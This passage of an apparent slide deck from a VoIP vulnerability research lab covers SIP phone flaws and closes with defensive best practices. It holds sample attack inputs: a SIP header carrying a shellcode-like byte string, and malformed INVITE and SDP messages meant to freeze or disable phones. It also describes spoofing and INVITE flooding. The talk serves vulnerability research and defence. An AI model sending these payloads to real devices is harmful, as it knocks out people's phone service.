 [\x31\xD2\x52\x52\x52\x52\xB8\x8A\x05\x45\x7E\xFF\xD0]@10.0.250.101>;tag=6Mg0okSwlxd7
To: <sip:9999@10.0.250.107>
Contact: <sip:attacker@10.0.250.101>
Call-ID: 6Mg0okSwlxd7-CM0H4EqKTBwm
```

Unhandled malformed delimiters

- Basic header delimiters in SIP messages (\r\n) and field delimiters (colon, semi-colon etc) may not be validated
- Such simple exploits disable some phones
- This is also possible on soft phones installed on the phone

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
Max-Forwards: 70To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE\r\r\r\r\r\r\r\r\r\r\r\r\r\r0000000000000000000
Contact: <sip:alice@pc33.atlanta.com>
```


Unhandled syntactical errors

- Users making errors in configuration
  - E.g., giving incorrectly formatted URI
- Sometimes a misconfigured device may disable a correctly configured device by sending a syntactically incorrect message

```
INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bKnashds8
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710
CSeq: 314159 INVITE
Contact: <sip:alice\>
```


Server Impersonation / Spoofing

- SIP is a server-server model (unlike client-server model)
- Phone opens a well-known port for accepting new calls which technically makes it a server
- Several phones accept messages from any random source IP address, not only from the registered SIP server
- Making it simple to send exploit messages directly to the phone



Failure to clear calls

- Similar to classic TCP SYN flood attack, SIP enabled phones are vulnerable to half-open SIP requests
- Some phones were found maintaining a call state for unauthenticated requests from random source
- Makes it easy to exhaust resources on the phone by sending flood of SIP INVITE requests, even at low rate
- E.g., Blackberry 7270, Dell Axim with soft phone



Failure to handle malformed SDP

- SDP (Session Description Protocol) is used to negotiate IP addresses and port numbers where media packets are to be received among other parameters
- Malformed values for SDP headers and SDP delimiters can be used to cause complete denial of service to users
- Phone SIP port may become “ICMP Unreachable”, phone display freeze, phone keys freeze

```
INVITE sip:bob@biloxi.com SIP/2.0
... ...
v=0
o=bob 2808844564 2808844564 IN IP4 host.biloxi.example.com
s=
c=IN IP4 host.biloxi.example.com
t=0 0
m=audio 0 RTP/AVP 0
a=rtpmap:0 PCMU/8000
m=audio 49170 RTP/AVP 8 97 101
a=rtpmap:8 PCMA/8000\r\r\r\r\r\r\r\r
...
```

Conclusion

- Remember that with feature richness comes vulnerability exposure
- Employ best practices
  - Keep security patches up to date
  - Enforce strong authentication and encryption wherever possible
  - Secure Wi-Fi access points
  - Use VLANs to keep voice and data traffic separate and police the bridges between the two VLANs
  - Apply VoIP intrusion detection and prevention system

References

- IETF RFC 3261, Session Initiation Protocol
- PROTOS Test-Suite, University of Oulu
  - http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/
- VOMIT- IP Phone Conversation To Wave Converter
  - http://www.securiteam.com/tools/6O0022K8KU.html
- Session Initiation Protocol (SIP) Parameters
  - http://www.iana.org/assignments/sip-parameters

About us

- Sipera VIPER Lab
  - **V**oice over **IP** **E**xploit **R**esearch
  - http://www.sipera.com/viper
  - Continuously publishing vulnerabilities in VoIP products and services
- My role
  - Vulnerability Research Lead
  - Sipera VIPER Lab

Questions?